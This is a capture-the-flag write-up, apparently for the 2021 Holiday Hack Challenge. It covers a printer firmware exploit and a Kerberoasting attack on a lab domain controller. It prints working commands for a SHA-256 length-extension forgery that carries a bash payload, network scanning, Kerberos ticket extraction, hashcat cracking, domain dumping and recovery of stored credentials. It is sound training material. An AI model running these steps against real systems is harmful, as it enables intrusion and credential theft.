
Shellcode Primer




I didn't put any screenshots of this one because it was self guided and really well done. I've wanted to learn assembly for ages and this is the first time I actually felt like I understood it. The only one that gave me a hard time were the last two, but I had someone on Discord explain the concept to me and then it was fairly simple to put the pieces together. I did paste in the answer below:



Printer Exploitation



When browsing around the printer, everything needs a password except for uploading firmware.



With this in mind, I took a look at the current firmware, which was base64 encoded:


```
{"firmware":"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
+Njr4z/B5K5yrn
+99ag3+y18IGjsDz/w1QSwECHgMUAAAACABFpZBTFqCo8GoJAADgQAAADAAYAAAAAAAAAAAA7YEAAAAAZmlybXdhcmUuYmluVVQFAAOipLthdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEAUgAAALAJAAAAAA==","signature":"2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97","secret_length":16,"algorithm":"SHA256"}
```

Before I decoded it, I decided to watch this video on hash extension attacks. Let's look at what the firmware is doing first before planning an exploit. I used *base64 -d* to decode the encoded string (which I had copied over to that file). Then I did the *file* command and saw it was a ZIP archive so I unzipped it. Then I saw it was called 'firmware.bin'. When I run it, all that happens is an output saying "Firmware is fully up to date".

```
root@kali:~/Documents/decode# file firmware
firmware: Zip archive data, at least v2.0 to extract
root@kali:~/Documents/decode# unzip firmware
Archive:  firmware
  inflating: firmware.bin
root@kali:~/Documents/decode# ls
decode.txt  firmware  firmware.bin
root@kali:~/Documents/decode# file firmware.bin
firmware.bin: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildI
D[sha1]=fc77960dcdd5219c01440f1043b35a0ef0cce3e2, not stripped
root@kali:~/Documents/decode# ./firmware.bin
Firmware is fully up to date!
root@kali:~/Documents/decode#
```

I opened the file in Ghidra and sure enough, that's all it does:

```
1
2  undefined8 main(void)
3
4  {
5    puts("Firmware is fully up to date!");
6    return 0;
7  }
8
```

Now I needed to craft an exploit. To make it simple, instead of doing a reverse shell, I opted to copy the file over to the directory that Ruby Cyster hinted at. The payload was a bash script:

```
root@kali:~/Documents/decode/script# cat firmware.bin
#!/bin/bash
cp /var/spool/printer.log /app/lib/public/incoming/poopypants
root@kali:~/Documents/decode/script#
```

I called the file poopypants because I have the maturity of a 12-year-old boy.

Now we need to append this script to the original ZIP file. The script needs to be zipped up too, so I made sure to do that. Here's how I used the hash_extender tool to do this:

```
root@kali:~/Documents/decode/script# ~/hash_extender/hash_extender -f sha256 --file ~/Documents/decode/ogfirmware.zip -s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --appendfile add.zip -l
16 --table | awk '{print $3}' | xxd -r -p | base64 -w0 > /media/sf_kali_share/hash.txt
root@kali:~/Documents/decode/script# ~/hash_extender/hash_extender -f sha256 --file ~/Documents/decode/ogfirmware.zip -s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --appendfile add.zip -l
16 --table > /media/sf_kali_share/signature.txt
root@kali:~/Documents/decode/script#
```

Let me break down the commands. It's a SHA-256 file and you use the *–file* parameter for the original firmware and the *–appendfile* for the script you're adding. The *-s* was the signature of the original file which you got from the firmware. The length was 16 which you also got from the original firmware. I formatted the output to a table and used *awk* to print out the 3rd portion which was the hash of the file. The file was still in hex so I used *xxd* to turn it into binary and then *base64* to encode it again. This all outputted to a file for easy copy paste. I did a similar thing for the second command, but kept it in the table format so I could extract the signature from it. Once I copy pasta everything in, I can successfully upload my new "firmware" to the printer.

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.


Firmware Browse... No file selected.

Update!


Download current firmware

Firmware successfully uploaded and validated! Executing the update package in the background

If I navigate to that website, I see the file has been copied over!



I saved it to my computer and saw the file I was looking for to finish the challenge.



Note: I kept getting this error while trying to upload my payload:

Firmware update failed:

```
Failed to parse the ZIP file: Could not extract firmware.bin from the archive:

$ unzip '/tmp/20220106-1-19xr2s5' 'firmware.bin' -d '/tmp/20220106-1-19xr2s5-out' 2>&1 && /tmp/20220106-1-19xr2s5-out/firmware.bin

Archive:  /tmp/20220106-1-19xr2s5
warning [/tmp/20220106-1-19xr2s5]:  2608 extra bytes at beginning or within zipfile
  (attempting to process anyway)
caution: filename not matched:  firmware.bin
```


It turns out that when you try to zip a file that's in a different directory, it mucks everything up. Don't be like me kids….read the man pages and know how a tool works.

```
root@kali:~/Documents/decode# zipinfo add.zip
Archive:  add.zip
Zip file size: 262 bytes, number of entries: 1
-rwxr-xr-x  3.0 unx       74 bx stor 22-Jan-05 02:40 script/firmware.bin
1 file, 74 bytes uncompressed, 74 bytes compressed:  0.0%
root@kali:~/Documents/decode#
```


Kerberoasting on an Open Fire

This challenge was the bane of my existence. If it wasn't for @elakamarcus on Discord, I wouldn't have completed this one. Big shout out to him for nudging me along when I hit any snags (and boy did I do that). My biggest takeaway from this one was to stop overthinking and look at what tools are available on the machine. [This KringleCon talk] was also extremely helpful for completing the challenge.

So the ultimate goal of this is to get on to the Domain Controller (DC) and find an ingredient that Santa mentions in one of his files. To get started, I needed to register for the ElfU portal.



After SSH'ing into the machine, you see this:



This was my first big snag. I was thinking of all sorts of complicated ways to break out of this shell, but it wasn't until I started hitting things with my keyboard that I figured it out. I used this StackOverflow article to break out of the shell with CTRL+D. Once you do that, you need to make it a nice bash shell so I used the classic *import pty; pty.spawn("/bin/bash")* to get there. This is the website I have bookmarked that I reference frequently for CTF's. Now that we're in, we need to find the DC. You can use *ip route* and *nmap* for this:

```
fpocuntroz@grades:~$ ip route
default via 172.17.0.1 dev eth0
10.128.1.0/24 via 172.17.0.1 dev eth0
10.128.2.0/24 via 172.17.0.1 dev eth0
10.128.3.0/24 via 172.17.0.1 dev eth0
172.17.0.0/16 dev eth0 proto kernel scope link src 172.17.0.2
```

I used the nmap sweep scan command which you see at the bottom of the screenshot. Then I grepped for port 3268 which is a common port for LDAP. I found a few other machines that were similar and had LDAP ports open, but this was the only machine that was actually called "hhc21-windows-dc".

```
fpocuntroz@grades:~$ grep "3268/open" 1results.txt
Host: 10.128.1.53 (hhc21-windows-dc.c.holidayhack2021.internal) Ports: 3268/open/tcp//globalcatLDAP///
fpocuntroz@grades:~$ nmap -Pn -p3268 -oG 1results.txt 10.128.1.0/24
```

Here's the output of a nmap scan to see all of the ports open on the DC:

```
fpocuntroz@grades:~$ nmap -sV -p 1-65535 -PS22,445 10.128.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 04:55 UTC
Nmap scan report for hhc21-windows-dc.c.holidayhack2021.internal (10.128.1.53)
Host is up (0.00052s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-01-03 04:57:45Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: elfu.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49671/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49696/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cg
i-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/3%Time=61D2824E%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 247.97 seconds
```

In the talk linked above, Chris mentions using this Python script to find users on the DC with crackable hashes. I ran the script and used my ElfU credentials to authenticate and got a hit for elfu_svc account:

```
fpocuntroz@grades:~$ python3 GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53 elfu.local/fpocuntroz -request
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                Name      MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------------  --------  --------  --------------------------  --------------------------  ----------
ldap/elfu_svc/elfu                  elfu_svc            2021-10-29 19:25:04.305279  2022-01-03 02:57:34.051271
ldap/elfu_svc/elfu.local            elfu_svc            2021-10-29 19:25:04.305279  2022-01-03 02:57:34.051271
ldap/elfu_svc.elfu.local/elfu       elfu_svc            2021-10-29 19:25:04.305279  2022-01-03 02:57:34.051271
ldap/elfu_svc.elfu.local/elfu.local  elfu_svc           2021-10-29 19:25:04.305279  2022-01-03 02:57:34.051271
```

There was a hint about using cewl and OneRuleToRuleThemAll so I figured I'd need to create my own wordlist. The trick was to make sure to include numbers in the list. I actually had to install a newer version of cewl because the one I had didn't have that parameter. Here's the command I used to create the wordlist:

cewl https://register.elfu.org/register > elfwordlist.txt –with-numbers

I just used the registration site since that was the only option I had. After that, I was ready to use hashcat to crack the password:

hashcat -m 13100 -a 0 spns.txt --potfile-disable -r OneRuleToRuleThemAll.rule --force -O -w 4 --opencl-device-types 1,2 /media/sf_kali_share/elfwordlist.txt

```
f27afedb8673e76e342e97ea4330cdb4a6492e8582226aa8d1267d18b64c79e281bd9d38ed6469e0d0b746c14237c8a2ab848a1c210945b9cb93a31c03399b3bdf8bfc71f
33d29e58e172487e1a76c98af2d0f3756bc1824fd6ddf7522397ffe282f397167e1140d9160f6080b2feb8a79ef4e8a1f8e9418ad605dbad6c4:Snow2021!

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_sv...bad6c4
Time.Started.....: Mon Jan  3 09:20:31 2022 (1 sec)
Time.Estimated...: Mon Jan  3 09:20:32 2022 (0 secs)
Guess.Base.......: File (elfiewordlist.txt)
Guess.Mod........: Rules (OneRuleToRuleThemAll.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3090.1 kH/s (5.98ms) @ Accel:256 Loops:256 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 3186203/4055610 (78.56%)
Rejected.........: 51995/3186203 (1.63%)
Restore.Point....: 0/78 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:40448-40704 Iteration:0-256
Candidates.#1....: The0307 -> cimes
Hardware.Mon.#1..: Temp: 47c Util: 94% Core:1733MHz Mem:3504MHz Bus:16
```

For the rest of these screenshots, you'll see a different username. That's because this challenge took me two days, so my credentials reset. As you can see in the screenshot below, the password was Snow2021! We'll be needing that for the next step. I got stuck here too and looked around for all sorts of crazy tools, but it turns out that ldapdomaindump was already on the machine. I ran this and used our new credentials:

```
pjatwegqmp@grades:~$ ldapdomaindump -u "elfu.local\elfu_svc" -p "Snow2021!" 10.128.1.53
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

This gave us a hugeeeee dump of information which took some time to sift through:

```
pjatwegqmp@grades:~$ ls
GetUserSPNs.py         domain_computers_by_os.html  domain_policy.grep  domain_trusts.html  domain_users.json
domain_computers.grep  domain_groups.grep           domain_policy.html  domain_trusts.json  domain_users_by_group.html
domain_computers.html  domain_groups.html           domain_policy.json  domain_users.grep   spns.txt
domain_computers.json  domain_groups.json           domain_trusts.grep  domain_users.html
```

The most interesting account was the remote_elf one which allows you to access the DC remotely (exactly what we need).

0470	0470			Users	19:26:07	19:26:07	00:00:00	DONT_EXPIRE_PASSWD	19:26:07	
Remote Elf User Account	Remote Elf User Account	remote_elf	Remote Management Domain Users, Remote Management Users	Domain Users	10/29/21 19:25:30	01/03/22 08:07:08	01/04/22 03:33:49	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	10/29/21 19:25:30	1106
ElfU Service	ElfU Service	elfu_svc		Domain	10/29/21	01/03/22	01/04/22	NORMAL_ACCOUNT,	10/29/21	1105

Another interesting note was this share name:

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
SHARE30	SHARE30$	share30.elfu.local				01/04/22 03:31:39	SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION	10/29/21 19:29:38	1547	

Let's take a look at what's in there:

```
pjatwegqmp@grades:~/share30$ smbclient -L '\\SHARE30'
Enter WORKGROUP\pjatwegqmp's password:

        Sharename       Type      Comment
        ---------       ----      -------
        netlogon        Disk
        sysvol          Disk
        elfu_svc_shr    Disk      elfu_svc_shr
        research_dep    Disk      research_dep
        IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available
pjatwegqmp@grades:~/share30$
```

The share has research_dep which we'll need later, but for now we can access the elfu_svc share.

```
pjatwegqmp@grades:~/share30$ smbclient '\\SHARE30\elfu_svc_shr' -U elfu_svc
Enter WORKGROUP\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \>
```

There was an obscene amount of PowerShell scripts on this share so I was lazy and just downloaded them all to my machine so I could grep for what I was looking for. I was hoping to find something related to remote_elf since that account would be my in to the DC.

Sure enough, we see the password listed out in PS for us. Perfect!

```
pjatwegqmp@grades:~/share30$ grep -r "remote_elf" .
./GetProcessInfo.ps1:$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
pjatwegqmp@grades:~/share30$ cat GetProcessInfo.ps1
$SecStringPassword = "76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBuAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Invoke-Command -ComputerName 10.128.1.53 -ScriptBlock { Get-Process } -Credential $aCred -Authentication Negotiate
```

I referenced these PS snippets from Chris for the next few steps. He listed one which allowed you to login to a computer remotely. I modified it to this so I could use remote_elf to login:

